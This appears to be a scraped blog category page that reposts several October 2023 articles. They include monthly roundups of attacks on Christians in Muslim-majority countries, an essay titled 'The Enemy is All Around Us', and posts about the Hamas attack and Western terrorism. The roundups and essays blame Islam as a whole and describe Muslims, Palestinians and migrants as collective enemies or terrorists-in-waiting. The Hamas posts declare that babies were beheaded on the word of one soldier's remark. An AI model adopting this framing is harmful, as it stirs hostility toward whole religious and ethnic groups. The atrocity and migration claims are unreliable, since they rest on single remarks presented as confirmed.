Mozambique: On Friday, Sept. 15, militants connected to the Islamic State invaded a village where they **slaughtered** at least 11 Christians. Prior to the carnage, the terrorists made it a point to separate the Christian villagers from the Muslims before the former were "**slaughtered in cold blood**." The attack occurred in a village in the province of Cabo Delgado, which has been under assault by the Islamic State for years. According to information provided by a local Friar, Boaventura, of the Poor of Jesus Christ Brothers, the Muslim terrorists "**arrived** in the early afternoon and summoned the entire population. They then proceeded to separate Christians from Muslims, apparently based on their names and ethnicity.... they opened fire on the Christians, riddling them with bullets." The Friar added that this is not the first time that Muslim terrorists distinguish between Muslims and Christians before slaughtering the "infidels" (as documented **here**).

Uganda: On Sept. 6, Muslims **beat** an evangelist to death for leading Muslims to Christ at an evangelistic event. After it was over, Philip Bere, 33, and his colleague, Mudenya Sirasi, began traveling home on a bicycle. Before long, **according** to Mudenya,

> We heard people talking from both sides of the road at a nearby bush saying, 'They are the ones who converted our members today – they are not supposed to live, but to be killed.' From nowhere, one man who was stationed in front of us grabbed our bicycle that we were riding on and hit Bere with a blunt object on his back.

As Philp fell, Mudenya leapt off the bike and ran and hid: "**I** could see the attackers brutally injuring my friend. One of the attackers hit him with a big stone, and he bled to death."

Muslim Attacks on Christian Churches

Pakistan: A Sept. 6 **report** offers different stories of the "horror experienced" by Christians during the August 2023 rampage prompted by a false allegation of blasphemy, when Muslims rioted and destroyed two dozen churches, hundreds of Christian homes, and dislocated some 1,600 Christians. Concerning what happened to her small church, Sara (last name withheld for security) **said**:

> Hundreds rushed to the church, and we watched in horror from our homes as they destroyed each part of the church. Some had mallets, sledgehammers, pickaxes and axes, and others had metal rods and wooden sticks. They piled up the Bibles and hymn books and set them on fire. They smashed the furniture and poured fuel over the small worship area.... We heard them running on the roof as our home was connected to the roof of the church.... We heard them running, and with each thump, we heard more people on the roof. We just prayed, 'Lord, keep us safe.' My daughter was crying, and my son stood at the doorway with a stick – just in case the protesters decided to break in.... In that moment of terror we held onto each other and prayed, 'Dear God, You are our high tower and our fortress. Please save us.' The banging got worse. For over 20 minutes, a group of about 15 men tried but the door held, so they gave up and left with my son's motorbike which was parked in the alleyway.... we wandered the streets and met with neighbours who had left their homes to the mob. Everything was gone, even the dowries of daughters about to be married, worth a lifetime of saving.

Another man, Asad, **told** of what happened to a local church, as well as the torching of his home:

> They took anything that could be sold and loaded it onto trucks. They then poured acid over the items. I saw them trample the crosses and Bibles. I saw them throw the Bibles out onto the street and jump on them. It looked like they had no sense at all – just blind hate. They poured fuel from their petrol bombs, lit the Bibles on fire, and watched them burn, only walking away when satisfied.... Today, I have nothing. I saw my house and my place of worship burn in front of my eyes. I was helpless. I saw my neighbours betray us. We have never done them any harm; we always respected them. Then why? Why did they become part of an agenda that was so anti-Christian? What about my daughter? What will become of her?

Uganda: On Sunday, Sept. 3, police announced that they had foiled a **bomb attack** on a cathedral in Kampala. A Muslim "man accused of trying to detonate an explosive in a crowd of worshippers" was arrested. **According** to a police spokesman,"We have carried out a controlled detonation of the improvised explosive device which was made of nails, a motorcycle battery, a charger and a telephone handset which was to be used in the attack." **According** to the pastor of the targeted cathedral, Robert Kayanja, "The lord has saved us from deaths. The terrorist was a few yards to the entrance of the church, but the security put up resistance and (he) was arrested before he can enter the church and detonate the bomb." The report **adds** that in June, Islamic terrorists of the Allied Democratic Forces (ADF),

> crossed the border from the Democratic Republic of Congo and massacred 42 people, including 37 students, in a gruesome school attack. It was Uganda's worst attack since twin bombings in Kampala in 2010 killed 76 people in a strike claimed by the Somalia-based Al-Shabaab group.

Indonesia: On Aug. 29, a "machete-wielding Muslim **threatened** to kill members of a house church," as he and other Muslims broke into and broke up a private worship service in a rented house. The attack started when a Muslim woman began hurling stones at and smashing the home's windows, while shouting at the congregation to stop worshipping. According to the **report**, "Later the woman's husband came to the house with a machete, accompanied by another man with a wooden club. Brandishing the machete, the Muslim shouted at the congregation that he was going to cut their throats into pieces and told them to stop worshiping." The congregation eventually complied. One of the Christians went to report the matter to police and ask them to prosecute. He **told** them that "the assailants had committed criminal acts, including threats with sharp weapons, vandalism, use of sharp weapons and human rights violations." Police, however, dismissed his complaint, and said it was "just a misunderstanding" over "neighborhood ethics." The Christian complainant was then **told** to go home since he was obviously "suffering from mental disorders."

Egypt: On Sept. 5, a Muslim mob **attacked** a Coptic Christian man's property on the false assumption that he was building a church. The incident occurred in the village of al-Khiyari, in the Abu Qurqas center. The Muslims apparently confused two developments. Because the village has no church, a Coptic priest had been traveling to and meeting with the Christians of al-Khiyari in a certain area near the home of Imad Wajih, the aforementioned Coptic man. In that same area, Christians had submitted a request for a permit to build a church, so they could hold proper worship services, as opposed to meeting with a traveling priest in random spots. In the meantime, Imad began building a smaller private home on his property. Although it had nothing to do with the proposed church, local Muslims grew suspicious and incited one another, including on social media, where they complained that "the Copts are building a church without a permit!" So they attacked Imad's property, committed arson, and stole building materials, including concrete blocks and reinforced iron.

This scenario has played out **countless times** in Egypt over the years: whenever there is even a rumor that a Coptic church is being built or repaired—local Muslim mobs riot and attack Christians. Authorities frequently respond by appeasing the rioters and permanently sealing up the "offending" churches on the charge that they represent a "**security threat**." Back in 2018, when several churches were shut down for the same reason, Gamil Ayed, a Coptic lawyer, **voiced** typical Christian sentiment:

> We haven't heard that a mosque was closed down, or that prayer was stopped in it because it was unlicensed. Is that justice? Where is the equality? Where is the religious freedom? Where is the law? Where are the state institutions?

France: On Sunday, Sept. 17, a Muslim migrant **stormed** into the Basilica of Notre-Dame in Nice; there, the 46-year-old Senegalese man interrupted morning mass, including by **shouting** "Allah" and other "incoherent" words. Police forcibly hospitalized the man.

Muslim Attacks on Christian Freedom:

(Jihad on Apostates, Blasphemers, and Evangelists)

Afghanistan: On Sept 3 and again on Sept. 13, according to a **report**,

> The Taliban raided the offices of a Swiss nonprofit group based in Afghanistan, detaining 18 workers – including one American – for allegedly preaching Christianity, the country's government said....They were transferred to an unknown location in Kabul.
>
> The Swiss charity — which helps improve healthcare and education in the country — said it was 'unaware of the circumstances that led to these incidents and have not been advised of the reason for the detention of our staff members,' it said in a statement....
>
> Taliban officials, however, said the detainees were taken into custody for 'propagating and promoting Christianity' in the largely Muslim country.
>
> Government spokesperson Abdul Wahid Hamas said several women, including the American, were among those held, VOA News reported.

Pakistan: On Sept. 8, Muslims **accused** a Christian couple, Shaukat Masih, 33, and his wife Kiran, 28, of committing "blasphemy," by tearing pages of a Koran and hurling them from atop the roof of their home in Lahore. On the following day, police imprisoned the parents of three, even though they were not home when the floating scriptures were espied. Left with no family members to take care of them, their three children, aged 7, 9, and 13, were taken in by Nasir Jameel of advocacy group the Living Water Society. "The children are extremely upset," he **said**, "due to their parents' absence, and one can only hope and pray for their early release." According to Section **295-B** of the Pakistani penal code, "Whoever willfully defiles, damages or desecrates a copy of the Koran or of an extract therefrom or uses it in any derogatory manner or for any unlawful purpose shall be punishable with imprisonment for life."

Uganda: A Muslim man, according to a Sept. 28 **report**, "locked up his son and starved him for more than four months for accepting Christ." On Sept. 15, after rumor of this development reached a Christian evangelical team, they went and pled to enter the Muslim man's home to pray for his family. After initial refusals, the Muslim father granted them five minutes. **According** to the lead pastor, "As we were praying, there was a very strong, bad smell in the house. Since we were many, we forcefully entered the inner room where the smell was coming from and found a teenage boy in a dilapidated state." The 17-year-old boy appeared "in a starving condition with skin clinging to bones." Some of the Christians forcibly took the youth to a nearby hospital, while others stayed and tried to reason with the Muslim family. The father **confessed** that when his son returned home from boarding school, he and other relatives tied him up and denied him food because the boy had "become a Christian by making a public confession, which was disgrace to our family. The message reached us through his teachers at Ibun Baz secondary school in Iganga, where our son was schooling. His teacher called us over the phone and told us about him joining Christianity." At the hospital, the emaciated boy was only able to utter a few words about his

mistreatment. However, the pastor **learned** that "The mother used to sneak in with only water, but when her son fell sick, she didn't bring him medicine but insulted him by calling him an infidel to the family religion, and that he should die."

Muslim Persecution of Christians in Egypt

Egypt: According to a Sept. 27 **report**, "The Disappearance of Christian Women in Egypt: A Crisis that Requires Urgent Attention,"

> Not a week goes by without social media or Coptic sites reporting on the sudden disappearance of a Christian girl, and often the girl is a minor. Typically, rumors begin to reach her family about her conversion to Islam. This opens several questions about it being a crime that is lacking in transparency, about how security agencies deal with it and their desire to resolve the crisis or not. When a woman disappears, families usually receive messages, either from the disappeared girl herself or from other persons, about the girl's conversion to Islam. Most families confirm that they quickly become suspicious of an abduction rather than genuine intention to convert. This is usually the immediate feeling, given the absence of any prior indication of the disappeared woman's intention to convert. At times, calls, messages or even videos are circulated about a disappeared woman, which increases families' suspicion that she has come under threat.

The comprehensive **report** offers several examples, including the following:

> On July 30, the family of 25-year-old Mariam Samir Fayez, from Al-Arish Governorate, announced her absence after heading to an inter-city bus station in Cairo on her way back home at 7:30 a.m. Mariam was working as a university teaching assistant, and preparing her master's thesis at the University of Al-Menofeya.
>
> Mariam's father said that his daughter told him in a telephone call that she was on her way home, but then the call was disrupted. He later went to the police station to report her disappearance, and then he received a call from a person telling him that his daughter had converted to Islam. As he hadn't seen any particular behavior to explain such a conversion, he suspected that his daughter was not well.
>
> Days later, Mariam appeared in a video wearing a hijab, along with a certain Mahmoud Dawood, who identified himself as a comparative religions researcher, and asserted that she was not kidnapped nor forced to convert to Islam, adding 'From now on, I would like to live in peace (..) no one should say that I was kidnapped, as in fact I left home (on July 29), convinced and determined.. I went to the Islamic Research Complex where I declared my conversion to be Muslim.'
>
> After the video went viral on social media, along with a scan of her conversion document, many social media users accused certain groups of seeking to Islamize Coptic girls, and of forcing Mariam to appear in that video. A few days later, she appeared in the St Mary Church, in Mostorod, along with her family. A photo showed the cross on her wrist, asserting that she was still Christian and never converted, as claimed in the video.
>
> The term kidnapping, which is frequently mentioned in connection with the incidents of disappearance of Coptic women, does not only refer to kidnapping in its known sense, but includes coercion, exploitation, and blackmail, as well as targeting, seduction, concealment, lurking, etc.; all of which are terms that fall under the broader expression, and are also used internationally.

A separate **report** from Sept. 17, "A Decade of Curricular Reform? Egypt's Schools Still Teach Division and Discrimination," offers an in-depth look on where the radicalization begins:

> ll programs—regardless of the classes and grades—include some Quranic verses and hadiths, and students of different religions are made to study and memorize them and sit for exams using these lessons. Some of the textbooks have passages that conflict with the beliefs of non-Muslims. One such instance can be found in an Arabic language lesson for the third preparatory level, as this Quranic verse is taught: 'And who is better in speech than one who invites to Allah and does righteousness and says, Indeed, I am of the Muslims.'
>
> Meanwhile, the education program is devoid of any lesson, text, or mention of other faiths or religions, with a total omission of Egyptian Christian or Jewish historical figures, or major non-Muslim religious holidays. The same goes for Coptic history, despite the fact that the Coptic Church played a prominent role locally or abroad in facing the Roman and Byzantine empires at the time. There is also a complete disregard for non-monotheistic beliefs such as the Baha'is.
>
> Moreover, some courses deal with relations between Christians and Muslims from an Islamic perspective. One example is a short story in the Arabic language class for the third secondary level titled 'The Church was enlightened' about how Christians fast with Muslims to celebrate Ramadan, and how they are keen on extending their best wishes to their Muslim brothers on the advent of the holy month. The context of the story is based on the general premise of school textbooks that Islam and the tolerance of Muslims are the foundation of coexistence, which is shown by how Christians are welcoming of Islamic religious holidays. There is no mention, however, of Muslims wishing or participating with Christians in any of their religious rituals or social events. .... characteristic of the educational content is the emphasis that Islam is the only source of virtues and positive values in such a way that depicts other faiths as inciting wrongdoing, or at least not upholding the same values.

***Raymond Ibrahim**, author of* **Defenders of the West**, **Sword and Scimitar**, **Crucified Again**, *and* **The Al Qaeda Reader**, *is the Distinguished Senior Shillman Fellow at the Gatestone Institute and the Judith Rosen Friedman Fellow at the Middle East Forum.*

About this Series

The persecution of Christians in the Islamic world has become endemic. Accordingly, "Muslim Persecution of Christians" was developed in July 2011 to collate some—by no means all—of the instances of persecution that occur or are reported each month. It serves two purposes:

1) To document that which the mainstream media does not: the habitual, if not chronic, persecution of Christians.

2) To show that such persecution is not "random," but systematic and interrelated—that it is rooted in a worldview inspired by Islamic Sharia.

Accordingly, whatever the anecdote of persecution, it typically fits under a specific theme, including hatred for churches and other Christian symbols; apostasy, blasphemy, and proselytism laws that criminalize and sometimes punish with death those who "offend" Islam; sexual abuse of Christian women; forced conversions to Islam; theft and plunder in lieu of *jizya* (financial tribute expected from non-Muslims); overall expectations for Christians to behave like cowed *dhimmis*, or second-class, "tolerated" citizens; and simple violence and murder. Sometimes it is a combination thereof.

Because these accounts of persecution span different ethnicities, languages, and locales—from Morocco in the West, to Indonesia in the East—it should be clear that one thing alone binds them: Islam—whether the strict application of Islamic Sharia law, or the supremacist culture born of it.

Previous Reports:

Raymond Ibrahim's **website**

How Globalists & Communists Encouraged Islamic Terror

OCTOBER 24, 2023
CATEGORIES: ABOUT ISLAM
TAGS: ABOUT ISLAM


Islamic terrorism is in the news a lot today but almost nothing is being said about how the Deep State, Communists, and globalists have all sought to weaponize Muslims, explains The New American magazine's **Alex Newman** in this episode of **Behind The Deep State**.

Under the leadership of KGB boss Yuri Andropov, the Soviets sent thousands of agents into the Muslim world to radicalize Muslims and use them to attack Israel and the West. Western governments, meanwhile, armed and trained Islamic extremists in Afghanistan, Syria, Libya, and other nations under various geopolitical pretexts. Now the chickens are coming home to roost.

Related Articles:
https://thenewamerican.com/world-news/the-real-terror-paymasters/
https://thenewamerican.com/world-news/globalists-using-muslim-terrorists-as-pawns/

The Enemy is All Around Us

OCTOBER 23, 2023
CATEGORIES: ABOUT ISLAM
TAGS: ABOUT ISLAM



He may be living right next door

There is the riddle that goes like this, "What is the meaning of the number, 668?" The answer is, "This is the neighbor of the Beast."

Because evil is a force, it's not really accurate to call someone evil—even if that someone is really, really evil. This is the accepted orthodoxy of Christian theology. It's why the Apostle Paul would say, ***"For we do not wrestle against flesh and blood, but against principalities, against powers, against the rulers of the darkness of this age, against spiritual hosts of wickedness in the heavenly places."*** (Ephesians 6:12 NKJV)

More to the point, if we are to accept that all people are created *imago dei*—in the image of God, and God did not create evil, there must be another explanation for it.

The issue of understanding evil has puzzled most civilizations for all of creation. Civilization is understood to be *"an advanced state of human society, in which a high level of culture, science, industry, and government has been reached."* Not every place on earth is now or has exhibited a history of demonstrably civilized life, based on that definition alone—though arguably, most have.

No, evil is not created so much as it is cultivated; and so it is symbiotic on the created thing in this horrible way: it forms and grows by overwhelming the man who ignores the cautionary injunctions to avoid it. This is much the same way atmospheric pressure will crush a submarine in the deepest ocean, if it's not fully strengthened and equipped.

Atheists want to believe that we became civilized by that definition, but there is something incomplete in that concept that needs correcting.

Because there is something missing if that's all that describes civilization. It must include a dependence on transcendent truth; something much higher than that of a "a high level of culture." This is because the truly civilized eschews all forms of coercion, brutality, and of course… evil. Any society that is harnessed to the boorish force of power like Marxism, for example, is devoid of truth and beauty, and without truth and beauty in their aspirations, they inevitably destroy the civilizations they replace.

Over the centuries, and certainly in the most recent epoch, most societies have gradually abandoned these simple, yet undeniably profound essentials of pursuing truth and beauty.

This is the reality of where we are now. Western civilization, the progenitor of American exceptionalism, is staring into the deeply horrifying maw of an evil few have experienced in the surviving generations following the first half of the twentieth century. Ironically, in a part of the world where civilization can be traced back literally thousands of years, most have, quite literally, no understanding and no concept of either truth or beauty. Admittedly this is from a Western civilized perspective. One man's beauty is another man's jihad.

We are seeing power fueled by a hate that almost no one can really avoid. The truth for such people who do not know the truth, is meaningless. Their evil will last until the end of this age, so we might want to address this re-emerging form of it: anti-semitism.

It's still to be found… everywhere

For thousands of years, the Jews have been hated, persecuted, scattered, mocked and reviled. **There is a reason for this, and it's this: the Jews are special**. Everyone knows it, and it makes some crazy. As a people, they represent 0.2% of the population of the world, estimated at 16.1 million. And yet, the Jewish contribution to Western civilization has been enormous.

The historic role of Judaism in Western culture and civilization

"Judaism has played a significant role in the development of Western culture because of its unique relationship with Christianity, the dominant religious force in the West. Although the Christian church drew from other sources as well, its retention of the sacred Scriptures of the synagogue (the Old Testament) as an integral part of its Bible—a decision sharply debated in the 2nd century CE—was crucial. Not only was the development of its ideas and doctrines deeply influenced, but it also received an ethical dynamism that constantly overcame an inclination to withdraw into world-denying isolation."

"It was, however, not only Judaism's heritage but its persistence that touched Western civilization. The continuing existence of the Jews, even as a pariah people, was both a challenge and a warning. Their liberation from the shackles of discrimination, segregation, and rejection at the beginning of the modern era was understood by many to be the touchstone of all human liberty. Until the final ghettoization of the Jew—it is well to remember that the term ghetto belongs in the first instance to Jewish history—at the end of the Middle Ages and the beginning of the Renaissance, intellectual contact between Judaism and Christianity, and thus between Judaism and Western culture, continued."

True believing Christians know that the Jews are special not just because of their contributions, but because they are God's chosen people. The Palestinians have no such relationship with God; moreover, they have no status as an indigenous people in the accepted rule of law governing statehood or national history—not to mention the biblical account.

Palestine, *Uti Possidetis Juris*, and the Borders of Israel (**Arizona Law Review**)

"Israel's borders and territorial scope are a source of seemingly endless debate. Remarkably, despite the intensity of the debates, little attention has been paid to the relevance of the doctrine of uti possidetis juris to resolving legal aspects of the border dispute. Uti possidetis juris is widely acknowledged as the doctrine of customary international law that is central to determining territorial sovereignty in the era of decolonization. The doctrine provides that emerging states presumptively inherit their pre-independence administrative boundaries."

Applied to the case of Israel, uti possidetis juris would dictate that Israel inherit the boundaries of the Mandate of Palestine as they existed in May, 1948. The doctrine would thus support Israeli claims to any or all of the currently hotly disputed areas of Jerusalem (including East Jerusalem), the West Bank, and even potentially the Gaza Strip (though not the Golan Heights).

From Harvard faculty and students to Starbucks' union employees, there is no shortage of invective denunciation for Israel's reaction to the horrific slaughter of their innocent men, women, and children. Their support not only of the Palestinians that live in the Gaza Strip, but also their defense of the Hamas terrorists is both cruel and risible. This brings us to my concluding observation… lacking the ability to understand transcendent truth, the historical record, and common decency, such people have nothing to offer that really matters. Still, I would ask, "are these people too, overtaken by the force of evil?"

If I were a betting man—which I'm not—I would wager they are.

NO WORDS: Hamas Savages Cut Off the Heads of BABIES and Gunned Down Families In their Beds (VIDEO)

OCTOBER 11, 2023
CATEGORIES: ABOUT ISLAM
TAGS: ABOUT ISLAM

How does one even begin to describe the depth of this evil? One could even say Satan is more merciful.

The Gateway Pundit previously **reported** that Hamas has committed multiple horrific atrocities, including gunning down peaceful Israelis at a dance **party**, raping and abducting young Israeli women, and beheading Israeli **soldiers**. Hamas has even desecrated the bodies of their victims.

Now we have confirmation the terrorist group has sunk even lower. i24 news correspondent Nicole Zedek reported that she spoke to Israeli soldiers, and they revealed to her that Hamas terrorists are chopping off the heads of babies and gunning down families in their homes.

Yes, Hamas is literally beheading babies.

CONTINUE TO **GATEWAY PUNDIT**

No Words:

> The Hamas terrorists attacked a small community according to the Israeli military. They murdered families, which included babies with heads cut off.
>
> **pic.twitter.com/CXGoHr4qgQ**
>
> — The Gateway Pundit (@gatewaypundit) **October 10, 2023**

—

> The Hamas terrorists attacked a small community according to the Israeli military. They murdered families, which included babies with heads cut off.
>
> **pic.twitter.com/CXGoHr4qgQ**
>
> — The Gateway Pundit (@gatewaypundit) **October 10, 2023**

There Will Be An Explosion Of Terrorism In The Western World Unlike Anything We Have Ever Seen Before

OCTOBER 11, 2023
CATEGORIES: ABOUT ISLAM
TAGS: ABOUT ISLAM

I believe that the war that has just erupted in the Middle East is the biggest news story in decades. This is bigger than the war in Ukraine, the pandemic, 9/11 or the Iraq War. Once Israel **sends troops into Gaza**, the Great Middle East War will have begun. There is going to be so much death and destruction in the months ahead, and it will not just be limited to the Middle East. There will be violence in the United States and other western nations that support Israel. In fact, I believe that eventually we are going to see an explosion of terrorism in the western world unlike anything we have ever seen before.

Over the past couple of decades, vast numbers of migrants from countries where radical Islam is the dominant worldview have been allowed to relocate to western nations.

Needless to say, many of those migrants are very strong supporters of terror organizations such as Hamas and Hezbollah.

What we just witnessed in Israel is a preview of what will eventually happen here.

And that should chill you to the core.

In one town in southern Israel, Hamas terrorists killed "at least 40 babies and kids", and some of them **were actually beheaded**…

> HAMAS terrorists massacred at least 40 babies and kids in a sickening rampage in one town – with some found beheaded, Israel claimed.
>
> Israeli soldiers discovered scenes of unimaginable horror in Kfar Aza – a village close to the Gaza border that was captured for two days by the Hamas militants.

I have never heard of anything like this in my entire life.

Words such as "barbaric" and "demonic" simply are not strong enough to describe what these terrorists have done.

The entire purpose of Hamas is to destroy the nation of Israel, and their fighters have been infused with a supernatural hatred for the Jewish people.

So when they had an opportunity to slaughter women and children in their own homes, **they did not hesitate**…

> Armed with guns, grenades and knives, Hamas terrorists beheaded men, women, children and babies in their beds early on Saturday morning after storming over the border.
>
> Speaking from the scene of the bloodbath, i24News reporter Nicole Zedek said a soldier told her they had found women and "babies with heads cut off".
>
> At least 40 babies and children were slaughtered as entire families were burned alive in their homes and shot dead.

You can't negotiate with people like that.

This is a moment in history that none of us will ever forget, and for those that actually had to go into these homes and **see the carnage** it will be something that changes them forever…

> In a statement on Tuesday, Israeli Major General Itai Veruv said: "You see the babies, the mothers, the fathers, in their bedrooms, in their protection rooms and how the terrorist kills them. It's not a war, it's not a battlefield. It's a massacre, it's a terror activity.
>
> "It is something that I never saw in my life. It's something that we used to imagine from our grandfathers, grandmothers in the pogrom in Europe and other places. It's not something that happens in new history."

So why would Hamas do this?

To most people, their actions seem completely and utterly senseless.

But Chris Bray believes that there is **a very specific reason** why they are being so brutal…

> Group X, as a group and deliberately, rapes women from Group Y in Neighborhood Z so women from Group Y never feel that they can safely return to Neighborhood Z, in a tribal memory passed down to later generations. Now the space belongs to Group X.
>
> Hamas is making sites of trauma. To empty them, and to keep them empty.
>
> Their military objective is to use the witnessed mass rape of women, the documented hunting and torture of families, and the videotaped murder of children in front of their parents to keep Jews out of southern Israel in the future.

I tend to agree with him.

From this point forward, mothers are not going to feel safe raising families in those areas.

And if Hamas is given more opportunities, they will continue to use the same tactics.

So Israel has no choice but to go into Gaza and deal with Hamas.

Shockingly, there has been a great outpouring of support for Hamas and their tactics all over the globe.

In Australia, protesters were chanting some of the most vile things imaginable right in front of Sydney's Opera House **on Monday night**…

> Pro-Palestinian protesters were allowed to chant 'gas the Jews' and burn the Star of David in front of Sydney's Opera House on Monday night – while a counter-demonstrator was arrested for attempting to fly the Israeli flag.
>
> The 'despicable' scenes have been roundly condemned by leaders from across the political spectrum.

We have seen similar protests all over the United States.

In the old days, that never would have happened.

But thanks to our politicians, there are more radical Muslims inside the United States than ever before.

Many of them have been crossing our wide open borders illegally. In fact, **Fox News is reporting** that thousands of "special interest aliens" have been arrested while trying to cross our southern border…

> Thousands of "special interest aliens" from numerous countries, including the Middle East, have been arrested by Border Patrol agents while attempting to cross the U.S. southern border illegally over the last two years, according to internal Customs and Border Protection (CBP) data leaked to Fox News.
>
> "Special interest aliens" are people from countries identified by the U.S. government as having conditions that promote or protect terrorism or potentially pose some sort of national security threat to the U.S.

But even more radical Muslims have been allowed to come in legally.

It is being widely reported that there are 3.45 million Muslims now living in the United States, but that is a number from 2017.

Since Joe Biden entered the White House, the floodgates have been thrown completely wide open, and so by now that figure is undoubtedly far higher.

As a result, incidents of anti-Jewish hate in this country have risen **to an all-time high**…

> Last year, there were 3,697 times that someone vandalized, harassed or assaulted in the name of anti-Jewish hate.
>
> And against that backdrop — a domestic hostility that has steadily increased year after year — the massacre in Israel feels palpable and even foreboding here in America, where hatred of Jews is very real.

Donald Trump clearly understands what Biden has been doing.

On Monday, he accused Biden of allowing **"tens and thousands of terrorists into our country"**…

> In speaking to a massive crowd on Monday in Wolfeboro, New Hampshire, Trump drew ties between the Biden administration's flooding of young male, military-aged unvetted immigrants into the country and the Pearl Harbor style-attack by Hamas.
>
> He referred to the immigrants as "some of the same people who just attacked Israel" and said that under Biden's open border policy, the United States has allowed "tens and thousands of terrorists into our country."

I agree with Trump on this point.

If anything, Trump is understating the seriousness of the problem.

ISIS never had a very strong presence in North America, and neither did Al-Qaeda.

But even before Joe Biden entered the White House, Hezbollah had a very extensive network of operatives on this continent.

Hezbollah operatives are engaged **in a vast array of criminal activities**, and these operations have helped to fund their activities in the Middle East.

And now that war has erupted, all of those operatives can be used for other purposes as well.

Just imagine the chaos that even just a few thousand jihadists could cause.

After a handful of bombings and mass shootings, the entire nation would be paralyzed with fear.

At this moment, only Israel and Hamas are at war.

But if Hezbollah, Syria, Iran and the United States **all get involved in this conflict too**, we will see crazy things happen all over the globe.

So enjoy this time of relative peace and prosperity while you still can, because it won't be too long before terror attacks completely shatter our false sense of security too.

SOURCE: **MICHAEL SNYDER**

Michael's new book entitled "End Times" is now available in paperback and for the Kindle on Amazon.com, and you can check out his new Substack newsletter right here.

‘We Christians Are Like Animals to Them’: The Muslim Persecution of Christians, August 2023

OCTOBER 10, 2023
CATEGORIES: ABOUT ISLAM
TAGS: ABOUT ISLAM, CHRISTIAIN PERSECUTION

The following are among the murders and abuses inflicted on Christians by Muslims throughout the month of August 2023.

Muslim Attacks on Christian Churches

Pakistan: All hell broke loose on Aug. 18, after some Christians were accused—falsely, it was **recently revealed**—of desecrating a Koran in Jaranwala. Thousands of enraged Muslims **rampaged** against the region’s Christians, prompting hundreds to flee their homes. Among other damage, the rioting Muslims set **25 churches aflame**, destroyed or damaged **400 Christian homes**, and **desecrated** at least one Christian cemetery. Discussing this incident, much of which he witnessed, the Rev. Deacon Daud Irshad, 28, **said**:

> I saw with tears in my eyes how the mob desecrated crosses on the roofs of the churches and in graveyards and ruined church buildings. They burnt so many Bibles and altars… The condition in Pakistan is very bad… So much hatred, jealousy, envy and enmity from the Muslims towards Christians. It seems that we Christians are like animals to them. Whenever they want to kill, they kill, and whenever they want to spare, they give free hand.

Separately, on Aug. 3—nearly two weeks before the aforementioned false blasphemy pretext had arisen—several armed Muslims **raided** Lala Zarr Church in Peshawar during worship service. They opened fire inside the church, causing damage though no fatalities. They also dragged on the floor and beat with the butts of their rifles Pastor Zulfiqar Gill.

Kenya: On Aug. 22, a gang of Muslims connected to the Somali terrorist group, Al Shabaab ("the youth") **torched** a church and eight homes in Salama Village. Discussing the destruction caused to his church, Salama Redeemed Gospel Church Pastor Peter Muthengi **said**, "I had speakers, chairs and many other items inside my church, all of which have been reduced to ashes. I lost property worth Sh300,000. I appeal to the government to find a permanent solution to the insecurity incidents in this place. We're tired of these recurrent attacks." Later that day, the same terrorists **slit the throats** of and killed two truck drivers.

Indonesia: There were at least three incidents of Muslim hostility to churches.

First, after applying and getting all the necessary, and onerous, permits to build a church, and after raising the necessary funds, and, finally, after building the church, a Christian congregation "suddenly faced a new problem," according to an Aug. 2 **report**,

> The road to their church building was unexpectedly closed off by a wall, making access to their new building nearly impossible. … This has made it very difficult for church members to reach the church building since the alternative roads are impassable due to large holes and other obstructions.

Then, on Aug. 9, about 30 Muslims "used hammers and clubs to **break huge holes** in the walls" of a Pentecostal church under construction in Kabil village. The attackers claimed to be acting because the church did not have a permit to exist, which the **report** characterizes as "a common tactic by hard-line Muslims in Indonesia where applications for permits are ignored or denied and carry onerous requirements." In fact, "the church had a letter allowing the construction from the Batam Free Zone Authority," **said** its pastor. Even so, and to appease the Muslim rioters, authorities reached an agreement "**stipulating** that construction of the church building would be

halted until a permit is issued"—though the chances of that ever happening have now greatly diminished.

Finally, on Sunday, Aug. 6, Muslims **protested** against a group of Christians for holding a church service in a Christian man's warehouse. They further told the Christians to forget about constructing a church building nearby. The Muslim protesters held **signs** saying that they "sternly refuse worship activities that are in violation of government regulations."

Cyprus: Plans to convert an ancient monastery into a mosque in the Turkish-occupied north of Cyprus were **described** as "rubbing salt in the island's sectarian wounds." An Aug. 20 **report** offers background:

> An announcement late last month of a proposal by local Islamic groups to build a Muslim prayer centre (masjid) on the grounds of the Apostolos Andreas Monastery sparked national outrage…
>
